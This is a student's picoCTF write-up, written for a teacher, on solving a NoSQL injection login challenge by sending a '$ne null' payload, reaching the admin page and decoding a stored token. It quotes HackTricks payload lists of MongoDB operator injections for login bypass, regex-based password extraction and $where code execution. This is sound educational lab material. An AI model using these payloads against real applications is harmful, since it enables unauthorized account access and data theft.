


picoCTF


NoSQL Injection

Hi Teacher! This is how I've been able to solve this challenge:


I launched the instance and then clicked on the link to the site




And I got to this site right here:




I tried to enter admin-admin for email and password but, of course, wasn't able to get in. Instead I got this error message right here:




Then I went to the page code, but wasn't able to find anything in the script. So I went to Networks and tried to log in again and got this request:



Inside of it I got a response that said 'success : false'.



And inside a Payload I saw the email-password format



So I went to this site so see NoSQL commands

 HackTricks - Boititech

PENTESTING WEB

IDOR

JWT Vulnerabilities (Json Web Tokens)

NoSQL injection

LDAP Injection

Login Bypass

OAuth to Account takeover

Open Redirect

Parameter Pollution

PostMessage Vulnerabilities

Race Condition

Rate Limit Bypass

Registration Vulnerabilities

Regular expression

Denial of Service - ReDoS

Reset/Forgotten Password Bypass

SAML Attacks

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PENTESTING WEB

NoSQL injection

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax.

Exploit

In PHP you can send an Array changing the sent parameter from `parameter=foo` to `parameter[arrName]=foo`.

The exploits are based in adding an Operator:

```
username[$ne]=1$password[$ne]=1 #<Not Equals>
username[$regex]=^adm$password[$ne]=1 #Check a <regular expression>, could be used to br
username[$regex]=.{25}$pass[$ne]=1 #Use the <regex> to find the length of a value
username[$eq]=admin$password[$ne]=1 #<Equals>
username[$ne]=admin&pass[$lt]=s #<Less than>, Brute-force pass[$lt] to find more users
username[$ne]=admin&pass[$gt]=s #<Greater Than>
username[$nin][admin]=admin&username[$nin][test]=test&pass[$ne]=7 #<Matches non of the va
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
```

Exploit

Basic authentication bypass

SQL - Mongo

Extract length information

Extract data information

SQL - Mongo

PHP Arbitrary Function Execution

Blind NoSQL

MongoDB Payloads

Tools

Brute-force login usernames and passwords from POST login

References

Was this helpful?

And in this section I found this code, it said that the log in should work as long as the prompt is not empty:

HackTricks - Boitatech

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{ \$where: "this.credits == this.debits" }#<IF>, can be used to execute code

Basic authentication bypass

Using not equal (\$ne) or greater (\$gt)

```
#in URL
username[$ne]=toto&password[$ne]=toto
username[$regex]=.*&password[$regex]=.*
username[$exists]=true&password[$exists]=true

#in JSON
{"username": {"$ne": null}, "password": {"$ne": null} }
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
{"username": {"$gt": undefined}, "password": {"$gt": undefined} }
```

SQL - Mongo

```
Normal sql: ' or 1=1-- -
Mongo sql: ' || 1=1//   or   ' || 1=1%00
```

Extract length information

```
username[$ne]=toto&password[$regex]=.{1}
username[$ne]=toto&password[$regex]=.{3}
```

Search...Ctrl + K

Exploit

Basic authentication bypass

SQL - Mongo

Extract length information

Extract data information

SQL - Mongo

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MongoDB Payloads

Tools

Brute-force login usernames and passwords from POST login

References


Was this helpful?

So, I quickly pasted the code inside the prompt


The image shows a web browser window with a login form and a network inspector. The login form has a title "Login", an "Email:" label, a text input field containing "(\$ne~null)", a "Password:" label, a password input field with masked characters, and a blue "Login" button. The network inspector shows a single request named "login". The request details are expanded, showing the "Request Payload" tab with the following JSON data:

```
{email: "admin", password: "admin"}
email: "admin"
password: "admin"
```


And was able to get into the Admin page




But the problem was, I didn't get any response in the login request, where there should've been the token as expectedly:




So, I tried to find the flag anywhere, but I got no success. And, after some time, I finally found the token inside the storage in Application



After that, I decoded this token in base64decode.org, and pasted it in the picoCTF




And, I successfully solved this challenge


picoCTF

Learn

Hurray! You solved this challenge. ×

rooms




Meruyert2 

picoGym

Challenges

Playlists

Assignments

Progress Tracker 

Filters


☐ Hide Solved

☐ Show Bookmarked

☐ Show Assigned

Search by Name


sql




Difficulty


All Difficulties

Easy


Web Exploitation  Medium


No Sql Injection

4,495 solves93% 


Web Exploitation  Medium


More SQLi

12,978 solves82% 


Web Exploitation  Medium


SQLiLite

22,665 solves93% 

Web Exploitation  Medium

SQL Direct

18,315 solves89% 

 Webshell

That's it!